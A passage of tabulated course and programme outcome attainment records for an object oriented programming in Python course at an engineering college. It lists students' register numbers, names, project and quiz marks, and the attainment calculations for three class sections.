3	VML21CS013	Abhiram A	3
4	VML21CS015	Abhiram S Manoj	3
5	VML21CS018	Abin M Jose	3
6	VML21CS021	Adith Narayanan	3
7	VML21CS024	Agney J Purushotham	3
8	VML21CS027	Akash Santhosh	3
9	VML21CS029	Akhil Mathew George	3
10	VML21CS034	Albert Jose	3
11	VML21CS037	Alen Biju	3
12	VML21CS038	Alen Cherian	3
13	VML21CS039	Alen Kurian Joseph	3
14	VML21CS040	Alen.t.tom	3
15	VML21CS042	Alfi Siby	3
16	VML21CS044	Amal Cs	3
17	VML21CS047	Amalroy	3
18	VML21CS050	Amith T.v	3
19	VML21CS053	Anandhu Poyyil	3
20	VML21CS056	Ananya Praseed Kumar	3
21	VML21CS062	Aparna Bhaskar	3
22	VML21CS063	Arjun. Av	3
23	VML21CS065	Arjun.madathil	3
24	VML21CS068	Armond Jose	3
25	VML21CS071	Ashik Jhonson	3
26	VML21CS074	Aswin Udayan	3
27	VML21CS076	Athul Joy	3
28	VML21CS079	Azzah Waheed	3
29	VML21CS082	Darvin Sibi	3
30	VML21CS085	Dhanus Joy	3
31	VML21CS091	Gerald Siriac	3
32	VML21CS094	Goutham S Prasad	3
33	VML21CS097	Hooriyya Binth Khalid	3
34	VML21CS098	Jagath K	3
35	VML21CS100	Jeffin Jiju	3
36	VML21CS103	Jestin K S	3
37	VML21CS109	Joyal M Joseph	3
38	VML21CS113	Karthika K P	3

39	VML21CS116	K K Krishnanjana Deepak	3
40	VML21CS118	Lithin Krishnan	3
41	VML21CS120	Manasa N	3
42	VML21CS123	Mridula P T	3
43	VML21CS126	Muhammed Sabeeh C K	3
44	VML21CS130	Nadha A P	3
45	VML21CS134	Narthana Prasanth	3
46	VML21CS136	Navendu C	3
47	VML21CS139	Nived Manoj	3
48	VML21CS142	P J Joseph	3
49	VML21CS145	Rithika Reejith	3
50	VML21CS148	Rohit Philip	3
51	VML21CS151	Sanjiv R	3
52	VML21CS157	Seetha Lakshmi K A P	3
53	VML21CS160	Shawn Rajeev	3
54	VML21CS162	Shizin Abdul Nasar P	3
55	VML21CS164	Sivada N Rajeev	3
56	VML21CS167	Sreelakshmi V V	3
57	VML21CS169	Sreya Pavanan	3
58	VML21CS172	Tanvi Prashanth	3
59	VML21CS175	Treesa Sinta Saji	3
60	VML21CS178	Vaishnav Valsan	3
61	VML21CS184	Vyshnav Rajesh	3
Total Number of students attended			61
Target (45%) Mark			1.35
Total Number of students who have achieved Target (45 %)			61
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
Project Attainment			3
Other Assessment			0

CO 4

SL. No.	Register No.	Name of the student	Project Design	Implementation
			Provides a clear knowledge of how to develop graphical user interface for solutions using Python libraries.	Demonstrates proficiency in using Python and Flask , to develop the object oriented application.
Max Mark			3	10
1	VML21CS001	Asdityan Harindran	3	10
2	VML21CS010	Abhinav M V	3	10
3	VML21CS013	Abhiram A	3	10
4	VML21CS015	Abhiram S Manoj	3	10
5	VML21CS018	Abin M Jose	3	10
6	VML21CS021	Adith Narayanan	3	10
7	VML21CS024	Agney J Purushotham	3	10
8	VML21CS027	Akash Santhosh	3	10
9	VML21CS029	Akhil Mathew George	3	10
10	VML21CS034	Albert Jose	3	10
11	VML21CS037	Alen Biju	3	10
12	VML21CS038	Alen Cherian	3	10
13	VML21CS039	Alen Kurian Joseph	3	10
14	VML21CS040	Alen.t.tom	3	10
15	VML21CS042	Alfi Siby	3	10
16	VML21CS044	Amal Cs	3	10
17	VML21CS047	Amalroy	3	10
18	VML21CS050	Amith T.v	3	10
19	VML21CS053	Anandhu Poyyil	3	10
20	VML21CS056	Ananya Praseed Kumar	3	10
21	VML21CS062	Aparna Bhaskar	2	10
22	VML21CS063	Arjun. Av	2	10
23	VML21CS065	Arjun.madathil	2	10
24	VML21CS068	Armond Jose	2	10
25	VML21CS071	Ashik Jhonson	2	10
26	VML21CS074	Aswin Udayan	2	10
27	VML21CS076	Athul Joy	2	10
28	VML21CS079	Azzah Waheed	2	10
29	VML21CS082	Darvin Sibi	2	10
30	VML21CS085	Dhanus Joy	2	10
31	VML21CS091	Gerald Siriac	3	10
32	VML21CS094	Goutham S Prasad	3	10
33	VML21CS097	Hooriyya Bintah Khalid	3	10
34	VML21CS098	Jagath K	3	10
35	VML21CS100	Jeffin Jiju	3	10
36	VML21CS103	Jestin K S	3	10
37	VML21CS109	Joyal M Joseph	3	10
38	VML21CS113	Karthika K P	3	10


39	VML21CS116	K K Krishnanjana Deepak	3	10
40	VML21CS118	Lithin Krishnan	3	10
41	VML21CS120	Manasa N	3	10
42	VML21CS123	Mridula P T	3	10
43	VML21CS126	Muhammed Sabeeh C K	3	10
44	VML21CS130	Nadha A P	3	10
45	VML21CS134	Narthana Prasanth	3	10
46	VML21CS136	Navendu C	3	10
47	VML21CS139	Nived Manoj	3	10
48	VML21CS142	P J Joseph	3	10
49	VML21CS145	Rithika Reejith	3	10
50	VML21CS148	Rohit Philip	3	10
51	VML21CS151	Sanjiv R	3	10
52	VML21CS157	Seetha Lakshmi K A P	3	10
53	VML21CS160	Shawn Rajeev	3	10
54	VML21CS162	Shizim Abdul Nasar P	3	10
55	VML21CS164	Sivada N Rajeev	3	10
56	VML21CS167	Sreelakshmi V V	3	10
57	VML21CS169	Sreya Pavanan	3	10
58	VML21CS172	Tanvi Prashanth	3	10
59	VML21CS175	Treesa Sinta Saji	3	10
60	VML21CS178	Vaishnav Valsan	3	10
61	VML21CS184	Vyshnav Rajesh	3	10
Total Number of students attended			61	61
Target (45%) Mark			1.35	4.5
Total Number of students who have achieved			61	61
Attainment percentage			100	100
Attainment Level			3	3
Total Attainment OF Each section			3	
Project Attainment			3	
Other Assessment			0	

CO 5					
SL. No.	Register No.	Name of the student	Project Design Provides successful implementation of the design using Object Oriented concepts.	Implementation Successfully deploys the application.	Report Includes project objective, project design and implementation, results and analysis, conclusion and future work, and references.
Max Mark			3	10	5
1	VML21CS001	Aadityan Harindran	3	10	5
2	VML21CS010	Abhinav M V	3	10	5
3	VML21CS013	Abhiram A	3	10	5
4	VML21CS015	Abhiram S Manoj	3	10	5
5	VML21CS018	Abin M Jose	3	10	5
6	VML21CS021	Adith Narayanan	3	10	5
7	VML21CS024	Agney J Purushotham	3	10	5
8	VML21CS027	Akash Santhosh	3	10	5
9	VML21CS029	Akhil Mathew George	3	10	5
10	VML21CS034	Albert Jose	3	10	5
11	VML21CS037	Alen Biju	3	10	5
12	VML21CS038	Alen Cherian	3	10	5
13	VML21CS039	Alen Kurian Joseph	3	10	5
14	VML21CS040	Alen.t.tom	3	10	5
15	VML21CS042	Alfi Siby	3	10	5
16	VML21CS044	Amal Cs	3	10	5
17	VML21CS047	Amalroy	3	10	5
18	VML21CS050	Amith T.v	3	10	5
19	VML21CS053	Anandhu Poyvil	3	10	5
20	VML21CS056	Ananya Praseed Kumar	3	10	5
21	VML21CS062	Aparna Bhaskar	2	10	5
22	VML21CS063	Arjun. Av	2	10	5
23	VML21CS065	Arjun.madathil	2	10	5
24	VML21CS068	Armond Jose	2	10	5
25	VML21CS071	Ashik Jhonson	2	10	5
26	VML21CS074	Aswin Udayan	2	10	5
27	VML21CS076	Athul Joy	2	10	5
28	VML21CS079	Azzah Waheed	2	10	5
29	VML21CS082	Darvin Sibi	2	10	5
30	VML21CS085	Dhanus Joy	2	10	5
31	VML21CS091	Gerald Siriac	3	10	5
32	VML21CS094	Goutham S Prasad	3	10	5
33	VML21CS097	Hooriyya Binth Khalid	3	10	5
34	VML21CS098	Jagath K	3	10	5
35	VML21CS100	Jeffin Jiju	3	10	5

36	VML21CS103	Jestin K S			
37	VML21CS109	Joyal M Joseph	3	10	5
38	VML21CS113	Karthika K P	3	10	5
39	VML21CS116	K K Krishnanjana Deepak	3	10	5
40	VML21CS118	Lithin Krishnan	3	10	5
41	VML21CS120	Manasa N	3	10	5
42	VML21CS123	Mridula P T	3	10	5
43	VML21CS126	Muhammed Sabeeh C K	3	10	5
44	VML21CS130	Nadha A P	3	10	5
45	VML21CS134	Narthana Prasanth	3	10	5
46	VML21CS136	Navendu C	3	10	5
47	VML21CS139	Nived Manoj	3	10	5
48	VML21CS142	P J Joseph	3	10	5
49	VML21CS145	Rithika Reejith	3	10	5
50	VML21CS148	Rohit Philip	3	10	5
51	VML21CS151	Sanjiv R	2	10	5
52	VML21CS157	Seetha Lakshmi K A P	2	10	5
53	VML21CS160	Shawn Rajeev	2	10	5
54	VML21CS162	Shizin Abdul Nasar P	2	10	5
55	VML21CS164	Sivada N Rajeev	2	10	5
56	VML21CS167	Sreelakshmi V V	2	10	5
57	VML21CS169	Sreya Pavanan	2	10	5
58	VML21CS172	Tanvi Prashanth	2	10	5
59	VML21CS175	Treesa Sinta Saji	2	10	5
60	VML21CS178	Vaishnav Valsan	2	10	5
61	VML21CS184	Vyshnav Rajesh	2	10	5
Total Number of students attended			61	61	61
Target (45%) Mark			1.35	4.5	2.25
Total Number of students who have achieved			61	61	61
Attainment percentage			100	100	100
Attainment Level			3	3	3
Total Attainment OF Each section			3		
Project Attainment			3		
Other Assessment			0		

CO ATTAINMENT

Course Outcome	Project Attainment	Quiz	Direct Attainment	Indirect Attainment (Course End Survey)	CO Attainment= Direct(80%) +Indirect (20%)
CO1	3	0	2.4	3	2.52
CO2	3	3	3	3	3
CO3	3	0	2.4	3	2.52
CO4	3	0	2.4	3	2.52
CO5	3	0	2.4	3	2.52

HANJU M. 

PO ATTAINMENT

Batch : 2021-2025 CSE A

Year of study: 2022-2023

Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON

Name of the Staff: MANJU M. AND SUHAD A C.

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	2.52	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-

PO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ATTAINED	2.62	1.74	1.74	1.01	1.34	-	-	-	-	-	-	2.62	-	-

MANJU M. *Not*

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

Batch : 2021-2025 CSE B

Year of study: 2021-2025

Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON

Name of the Staff: MANJU M. AND SUHAD A. C.

No of students: 60

CO1	Provides a clear knowledge of how to write, test and debug Python programs.
CO2	Illustrates the use of conditional and iterative statements in Python programs.
CO3	Understand data structures such as Lists, Tuples, Sets And Dictionaries.
CO4	Understand how to develop graphical user interface for solutions using Python libraries.
CO5	Design, build, and deploy Object Oriented Programming applications.

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	3	2	2	2	2	-	-	-	-	-	-	3	-	-
AVERAGE	3	2	2	2	2	-	-	-	-	-	-	3	-	-

Attainment Level Attainment score given, when
 Attainment Level 1 50 % of students score more than 45%
 Attainment Level 2 60 % of students score more than 45%
 Attainment Level 3 70 % of students score more than 45%

CO 1			
SL. No.	Register No.	Name of the student	Project Design Provides a clear knowledge of how to write, test and debug Python programs.
Max Mark			3
1	VML21CS002	AAKIF ALTHAF	3
2	VML21CS004	ABHIJITH A	3
3	VML21CS007	ABHIJITH T	3
4	VML21CS012	ABHINAV P P	3
5	VML21CS016	ABHISHEK K V	3
6	VML21CS019	ADARSH JOHNSON	3
7	VML21CS020	ADHARV S KUMAR	3
8	VML21CS022	ADITHYA PRAKASH	3
9	VML21CS025	AJAY M	3
10	VML21CS028	AKHIL C J	3
11	VML21CS031	AKSHAY VIJAYAN	3
12	VML21CS032	ALAN JOSEPH NORBERT	3
13	VML21CS035	ALBIN PHILIP	3
14	VML21CS036	ALEENA N	3
15	VML21CS041	ALFIN SHAJI	3
16	VML21CS045	AMAL JERRY	3
17	VML21CS048	AMAL T	3
18	VML21CS051	ANAGHA NAGESH	3
19	VML21CS052	ANANDHU K P	3
20	VML21CS057	ANNA MARIA	3
21	VML21CS060	ANUGRAHA VV	3
22	VML21CS066	ARJUN NV	3
23	VML21CS069	ARUN THOMAS	3
24	VML21CS072	ASHISH JOSEPH	3
25	VML21CS077	AVANTHIKA KAKKADAN	3
26	VML21CS080	BASIL BENNY	3
27	VML21CS083	DEEPIKA P	3
28	VML21CS086	DONA XAVIER	3
29	VML21CS089	GAYATHRI KRISHNA K V	3
30	VML21CS092	GODWIN PAUL	3
31	VML21CS095	HANA NOUFAL	3
32	VML21CS101	JERIN K SAJU	3
33	VML21CS104	JEWEL DENCIL	3
34	VML21CS105	JIKSON JIMMY	3
35	VML21CS107	JOEL MATHEW SIBY	3
36	VML21CS110	JUSTIN JAMES THOMAS	3
37	VML21CS112	KAMAL SURESH	3
38	VML21CS114	KARTHIK P	3
39	VML21CS115	KEERTHANA K	3
40	VML21CS119	M AKASH	3
41	VML21CS121	MINHAJ AHAMMED T K	3

42	VML21CS127	MUHAMMED SHABAS	3
43	VML21CS132	NANDANA SAJI	3
44	VML21CS133	NANDANA T	3
45	VML21CS135	NATHASHA ADARSH	3
46	VML21CS138	NIVEDH DINESH	3
47	VML21CS140	NIVED O	3
48	VML21CS143	RAJALAKSHMI S	3
49	VML21CS149	SAFWAN V P	3
50	VML21CS152	SANTHI PRIYA	3
51	VML21CS155	SAYANTH SANTHOSH	3
52	VML21CS158	SHARON DAWSON	3
53	VML21CS165	SKILL C H	3
54	VML21CS170	SREYA SREEDHAR	3
55	VML21CS173	THARUN K C	3
56	VML21CS179	VISHAKH SATHEESH	3
57	VML21CS182	VISHNU PRIYA A P	3
58	SNC21CS026	HRIDWETHA CHITRAN	3
59	SIT21CS022	HRITHIKA PRADEEP	3
60	LVML21CS185	NIVED K SURENDRAN	3
Total Number of students attended			60
Target (45%) Mark			1.35
Total Number of students who have achieved Target (45 %)			60
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
Project Attainment			3
Other Assessment			0

CO 2

SL. No.	Register No.	Name of the student	Project Design	QUIZ
			Illustrates the use of conditional (if, if-else and if-elif-else) and iterative (while and for) statements in Python programs.	
		Max Mark	3	10
1	VML21CS002	AAKIF ALTHAF	3	9
2	VML21CS004	ABHIJITH A	3	-
3	VML21CS007	ABHIJITH T	3	-
4	VML21CS012	ABHINAV P P	3	-
5	VML21CS016	ABHISHEK K V	3	7
6	VML21CS019	ADARSH JOHNSON	3	-
7	VML21CS020	ADHARV S KUMAR	3	5
8	VML21CS022	ADITHYA PRAKASH	3	-
9	VML21CS025	AJAY M	3	-
10	VML21CS028	AKHIL C J	3	4
11	VML21CS031	AKSHAY VIJAYAN	3	4
12	VML21CS032	ALAN JOSEPH NORBERT	3	-
13	VML21CS035	ALBIN PHILIP	3	-
14	VML21CS036	ALEENA N	3	-
15	VML21CS041	ALFIN SHAJI	3	6
16	VML21CS045	AMAL JERRY	3	8
17	VML21CS048	AMAL T	3	-
18	VML21CS051	ANAGHA NAGESH	3	-
19	VML21CS052	ANANDHU K P	3	7
20	VML21CS057	ANNA MARIA	3	4
21	VML21CS060	ANUGRAHA VV	3	-
22	VML21CS066	ARJUN NV	3	-
23	VML21CS069	ARUN THOMAS	3	-
24	VML21CS072	ASHISH JOSEPH	3	5
25	VML21CS077	AVANTHIKA KAKKADAN	3	6
26	VML21CS080	BASIL BENNY	3	-
27	VML21CS083	DEEPIKA P	3	6
28	VML21CS086	DONA XAVIER	3	6
29	VML21CS089	GAYATHRI KRISHNA K V	3	-
30	VML21CS092	GODWIN PAUL	3	7
31	VML21CS095	HANA NOUFAL	3	7
32	VML21CS101	JERIN K SAJU	3	7
33	VML21CS104	JEWEL DENCIL	3	-
34	VML21CS105	JIKSON JIMMY	3	6
35	VML21CS107	JOEL MATHEW SIBY	3	7
36	VML21CS110	JUSTIN JAMES THOMAS	3	7
37	VML21CS112	KAMAL SURESH	3	-
38	VML21CS114	KARTHIK P	3	-
39	VML21CS115	KEERTHANA K	3	5
40	VML21CS119	M AKASH	3	-
41	VML21CS121	MINHAJ AHAMMED T K	3	7

42	VML21CS127	MUHAMMED SHABAS	3	8
43	VML21CS132	NANDANA SAJI	3	6
4	VML21CS133	NANDANA T	3	4
45	VML21CS135	NATHASHA ADARSH	3	-
46	VML21CS138	NIVEDH DINESH	3	-
47	VML21CS140	NIVED O	3	6
48	VML21CS143	RAJALAKSHMI S	3	8
49	VML21CS149	SAFWAN V P	3	7
50	VML21CS152	SANTHI PRIYA	3	4
51	VML21CS155	SAYANTH SANTHOSH	3	-
52	VML21CS158	SHARON DAWSON	3	-
53	VML21CS165	SKILL C H	3	-
54	VML21CS170	SREYA SREEDHAR	3	-
55	VML21CS173	THARUN K C	3	7
56	VML21CS179	VISHAKH SATHEESH	3	-
57	VML21CS182	VISHNU PRIYA A P	3	-
58	SNC21CS026	HRIDWETHA CHITRAN	3	6
59	SIT21CS022	HRITHIKA PRADEEP	3	5
60	LVML21CS185	NIVED K SURENDRAN	3	-
Total Number of students attended			60	32
Target (45%) Mark			1.35	4.5
Total Number of students who have achieved Target (45			60	27
Attainment percentage			100	84.375
Attainment Level			3	3
Total Attainment OF Each section			3	3
Project Attainment			3	
Other Assessment			3	

CO5

SL. No.	Register No.	Name of the student	Project Design	Implementation	Report
			Provides successful implementation of the design using Object Oriented concepts.	Successfully deploys the application.	Includes project objective, project design and implementation, results and analysis, conclusion and future work, and references.
Max Mark			3	10	3
1	VML21CS002	AAKIF ALTHAF	3	10	3
2	VML21CS004	ABHIJITH A	3	10	3
3	VML21CS007	ABHIJITH T	3	10	3
4	VML21CS012	ABHINAV P P	3	10	3
5	VML21CS016	ABHISHEK K V	3	10	3
6	VML21CS019	ADARSH JOHNSON	3	10	3
7	VML21CS020	ADHARV S KUMAR	3	10	3
8	VML21CS022	ADITHYA PRAKASH	3	10	3
9	VML21CS025	AJAY M	3	10	3
10	VML21CS028	AKHIL C J	3	10	3
11	VML21CS031	AKSHAY VIJAYAN	3	10	3
12	VML21CS032	ALAN JOSEPH NORBERT	3	10	3
13	VML21CS035	ALBIN PHILIP	3	10	3
14	VML21CS036	ALEENA N	3	10	3
15	VML21CS041	ALFIN SHAJI	3	10	3
16	VML21CS045	AMAL JERRY	3	10	3
17	VML21CS048	AMAL T	3	10	3
18	VML21CS051	ANAGHA NAGESH	3	10	3
19	VML21CS052	ANANDHU K P	3	10	3
20	VML21CS057	ANNA MARIA	3	10	3
21	VML21CS060	ANUGRAHA VV	3	10	3
22	VML21CS066	ARJUN NV	3	10	3
23	VML21CS069	ARUN THOMAS	3	10	3
24	VML21CS072	ASHISH JOSEPH	3	10	3
25	VML21CS077	AVANTHIKA KAKKADAN	3	10	3
26	VML21CS080	BASIL BENNY	3	10	3
27	VML21CS083	DEEPIKA P	3	10	3
28	VML21CS086	DONA XAVIER	3	10	3
29	VML21CS089	GAYATHRI KRISHNA K V	3	10	3
30	VML21CS092	GODWIN PAUL	3	10	3
31	VML21CS095	HANA NOUFAL	3	10	3
32	VML21CS101	JERIN K SAJU	3	10	3
33	VML21CS104	JEWEL DENCIL	3	10	3
34	VML21CS105	JIKSON JIMMY	3	10	3
35	VML21CS107	JOEL MATHEW SIBY	3	10	3

36	VML21CS110	JUSTIN JAMES THOMAS	3	10	3
37	VML21CS112	KAMAL SURESH	3	10	3
38	VML21CS114	KARTHIK P	3	10	3
39	VML21CS115	KEERTHANA K	3	10	3
40	VML21CS119	M AKASH	3	10	3
41	VML21CS121	MINHAJ AHAMMED T K	3	10	3
42	VML21CS127	MUHAMMED SHABAS	3	10	3
43	VML21CS132	NANDANA SAJI	3	10	3
44	VML21CS133	NANDANA T	3	10	3
45	VML21CS135	NATHASHA ADARSH	3	10	3
46	VML21CS138	NIVEDH DINESH	3	10	3
47	VML21CS140	NIVED O	3	10	3
48	VML21CS143	RAJALAKSHMI S	3	10	3
49	VML21CS149	SAFWAN V P	3	10	3
50	VML21CS152	SANTHI PRIYA	3	10	3
51	VML21CS155	SAYANTH SANTHOSH	2	10	3
52	VML21CS158	SHARON DAWSON	2	10	3
53	VML21CS165	SKILL C H	2	10	3
54	V ML21CS170	SREYA SREEDHAR	2	10	3
55	VML21CS173	THARUN K C	2	10	3
56	VML21CS179	VISHAKH SATHEESH	2	10	3
57	VML21CS182	VISHNU PRIYA A P	2	10	3
58	SNC21CS026	HRIDWETHA CHITRAN	2	10	3
59	SIT21CS022	HRITHIKA PRADEEP	2	10	3
60	LVML21CS185	NIVED K SURENDRAN	2	10	3
Total Number of students attended			60	60	60
Target (45%) Mark			1.35	4.5	1.35
Total Number of students who have achieved			60	60	60
Attainment percentage			100	100	100
Attainment Level			3	3	3
Total Attainment OF Each section			3		
Project Attainment			3		
Other Assessment			0		

CO ATTAINMENT

Course Outcome	Project Attainment	Quiz	Direct Attainment	Indirect Attainment (Course End Survey)	CO Attainment= Direct(80%) +Indirect (20%)
CO1	3	0	2.4	3	2.52
CO2	3	3	3	3	3
CO3	3	0	2.4	3	2.52
CO4	3	0	2.4	3	2.52
CO5	3	0	2.4	3	2.52

MANJU M. *[Signature]*

PO ATTAINMENT

Batch : 2021-2025 CSE B

Year of study: 2022-2023

Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON

Name of the Staff: MANJU M. AND SUHAD A C.

CO	LEVEL	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	2.52	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	2.52	3	2	2	2	2	-	-	-	-	-	-	3	-	-

PO	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
ATTAINED	2.62	1.74	1.74	1.01	1.34	-	-	-	-	-	-	2.62	-	-

MANJU M. *Manju M.*

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

Batch : 2021-2025 CSE C

Year of study: 2021-2025

Name of the Subject with code: ADCS401- OBJECT ORIENTED PROGRAMMING IN PYTHON

Name of the Staff: MANJU M. AND SUHAD A C.

No of students: 62

CO1	Provides a clear knowledge of how to write, test and debug Python programs.
CO2	Illustrates the use of conditional and iterative statements in Python programs.
CO3	Understand data structures such as Lists, Tuples, Sets And Dictionaries.
CO4	Understand how to develop graphical user interface for solutions using Python libraries.
CO5	Design, build, and deploy Object Oriented Programming applications.

	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO 1	3	2	2	-	2	-	-	-	-	-	-	3	-	-
CO 2	3	2	2	-	-	-	-	-	-	-	-	3	-	-
CO 3	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 4	3	2	2	2	2	-	-	-	-	-	-	3	-	-
CO 5	3	2	2	2	2	-	-	-	-	-	-	3	-	-
AVERAGE	3	2	2	2	2	-	-	-	-	-	-	3	-	-

Attainment Level Attainment score given, when

Attainment Level 1 50 % of students score more than 45%

Attainment Level 2 60 % of students score more than 45%

Attainment Level 3 70 % of students score more than 45%

CO 1			
SL. No.	Register No.	Name of the student	Project Design Provides a clear knowledge of how to write, test and debug Python programs.
		Max Mark	3
1	VML21CS003	ABHAY KV	3
2	VML21CS006	ABHIJITH E S	3
3	VML21CS008	ABHINAV K	3
4	VML21CS009	ABHINAV K	3
5	VML21CS011	ABHINAV P P	3
6	VML21CS014	ABHIRAM MANOJ	3
7	VML21CS017	ABHISHEK P	3
8	VML21CS023	ADWAITH ASHOKAN	3
9	VML21CS026	AKASH E	3
10	VML21CS030	AKSHAY DEVARAJAN	3
11	VML21CS033	ALAT JOSEPH	3
12	VML21CS043	AMAL BHAGYADAS	3
13	VML21CS046	AMAL ROY	3
14	VML21CS049	AMEESHA P JOSEPH	3
15	VML21CS054	ANAND SHIVARAM	3
16	VML21CS055	ANANDU RAMESH	3
17	VML21CS058	ANSIYA K P	3
18	VML21CS059	ANTO JOSEPH	3
19	VML21CS061	ANUSREE K	3
20	VML21CS064	ARJUN BIJU	3
21	VML21CS067	ARLIN PHILIP SHYJAN	3
22	VML21CS070	ASHFAH ASHRAF	3
23	VML21CS073	ASWANTH K M	3
24	VML21CS075	ATHUL AUGUSTINE	3
25	VML21CS078	AVINASH DINESH	3
26	VML21CS081	BHARADWAJ N K	3
27	VML21CS084	DELIN BENNY	3
28	VML21CS087	FAHMI M	3
29	VML21CS088	FOUZAN P	3
30	VML21CS090	GEO M BENNY	3
31	VML21CS093	GOUTHAM K LAL	3
32	VML21CS096	HARIKRISHNA P.V	3
33	VML21CS099	JANAK RAMESH	3
34	VML21CS102	JERITT JITHIN	3
35	VML21CS106	JOEL MATHEW	3
36	VML21CS108	JOSHUA SAJEEV	3
37	VML21CS111	JYOTHIS PAUL	3
38	VML21CS117	LAKSHMI HARIDASAN	3
39	VML21CS129	M V NAVANEETH	3
40	VML21CS122	MOHITH PRAKASH	3
41	VML21CS125	MUHAMMED RIHAN AC	3

42	VML21CS128	MUSHARAF MUSTHAF	3
43	VML21CS131	NANDANARAJ	3
44	VML21CS137	NEHA	3
45	VML21CS141	NIVED SUNIL	3
46	VML21CS144	RICHA ROY	3
47	VML21CS146	RITHUL K RAJESH	3
48	VML21CS147	ROBIN C.B	3
49	VML21CS150	SANGEETHA RAMAKRISHNA	3
50	VML21CS153	SAYANTH KP	3
51	VML21CS154	SAYANTH P	3
52	VML21CS159	SHARON MK	3
53	VML21CS161	SHILPA C	3
54	VML21CS163	SHYAMDEV K	3
55	VML21CS166	SOORYA NATH M	3
56	VML21CS168	SREYA MC	3
57	VML21CS171	SWATHI KRISHNA	3
58	VML21CS174	TINA THOMAS	3
59	VML21CS176	VAIBHAV PRASANNAN	3
60	VML21CS177	VAISAKH P	3
61	VML21CS180	VISHAL KRISHNA U V P	3
62	VML21CS183	VIVEK RAJEEV V	3
Total Number of students attended			62
Target (45%) Mark			1.35
Total Number of students who have achieved Target (45 %)			62
Attainment percentage			100
Attainment Level			3
Total Attainment OF Each section			3
Project Attainment			3
Other Assessment			0

CO 2

SL. No.	Register No.	Name of the student	Project Design	QUIZ
			Illustrates the use of conditional (if, if-else and if-elif-else) and iterative (while and for) statements in Python programs.	
Max Mark			3	10
1	VML21CS003	ABHAY KV	3	5
2	VML21CS006	ABHIJITH E S	3	-
3	VML21CS008	ABHINAV K	3	6
4	VML21CS009	ABHINAV K	3	5
5	VML21CS011	ABHINAV P P	3	7
6	VML21CS014	ABHIRAM MANOJ	3	6
7	VML21CS017	ABHISHEK P	3	5
8	VML21CS023	ADWAITH ASHOKAN	3	5
9	VML21CS026	AKASH E	3	-
10	VML21CS030	AKSHAY DEVARAJAN	3	-
11	VML21CS033	ALAT JOSEPH	3	5
12	VML21CS043	AMAL BHAGYADAS	3	6
13	VML21CS046	AMAL ROY	3	7
14	VML21CS049	AMEESHA P JOSEPH	3	5
15	VML21CS054	ANAND SHIVARAM	3	6
16	VML21CS055	ANANDU RAMESH	3	6
17	VML21CS058	ANSIYA K P	3	4
18	VML21CS059	ANTO JOSEPH	3	5
19	VML21CS061	ANUSREE K	3	5
20	VML21CS064	ARJUN BIJU	3	4
21	VML21CS067	ARLIN PHILIP SHYJAN	3	8
22	VML21CS070	ASHFAH ASHRAF	3	5
23	VML21CS073	ASWANTH K M	3	7
24	VML21CS075	ATHUL AUGUSTINE	3	-
25	VML21CS078	AVINASH DINESH	3	-
26	VML21CS081	BHARADWAJ N K	3	7
27	VML21CS084	DELIN BENNY	3	-
28	VML21CS087	FAHMI M	3	8
29	VML21CS088	FOUZAN P	3	-
30	VML21CS090	GEO M BENNY	3	-
31	VML21CS093	GOUTHAM K LAL	3	-
32	VML21CS096	HARIKRISHNA P.V	3	-
33	VML21CS099	JANAK RAMESH	3	7
34	VML21CS102	JERITT JITHIN	3	-
35	VML21CS106	JOEL MATHEW	3	-
36	VML21CS108	JOSHUA SAJEEV	3	6
37	VML21CS111	JYOTHIS PAUL	3	6
38	VML21CS117	LAKSHMI HARIDASAN	3	6
39	VML21CS129	M V NAVANEETH	3	-
40	VML21CS122	MOHITH PRAKASH	3	5

41	VML21CS125	MUHAMMED RIHAN AC	3	-
42	VML21CS128	MUSHARAF MUSTHAF	3	-
43	VML21CS131	NANDANARAJ	3	5
44	VML21CS137	NEHA	3	5
45	VML21CS141	NIVED SUNIL	3	5
46	VML21CS144	RICHA ROY	3	8
47	VML21CS146	RITHUL K RAJESH	3	6
48	VML21CS147	ROBIN C.B	3	5
49	VML21CS150	SANGEETHA RAMAKRIS	3	7
50	VML21CS153	SAYANTH KP	3	8
51	VML21CS154	SAYANTH P	3	5
52	VML21CS159	SHARON MK	3	6
53	VML21CS161	SHILPA C	3	5
54	VML21CS163	SHYAMDEV K	3	5
55	VML21CS166	SOORYA NATH M	3	7
56	VML21CS168	SREYA MC	3	7
57	VML21CS171	SWATHI KRISHNA	3	3
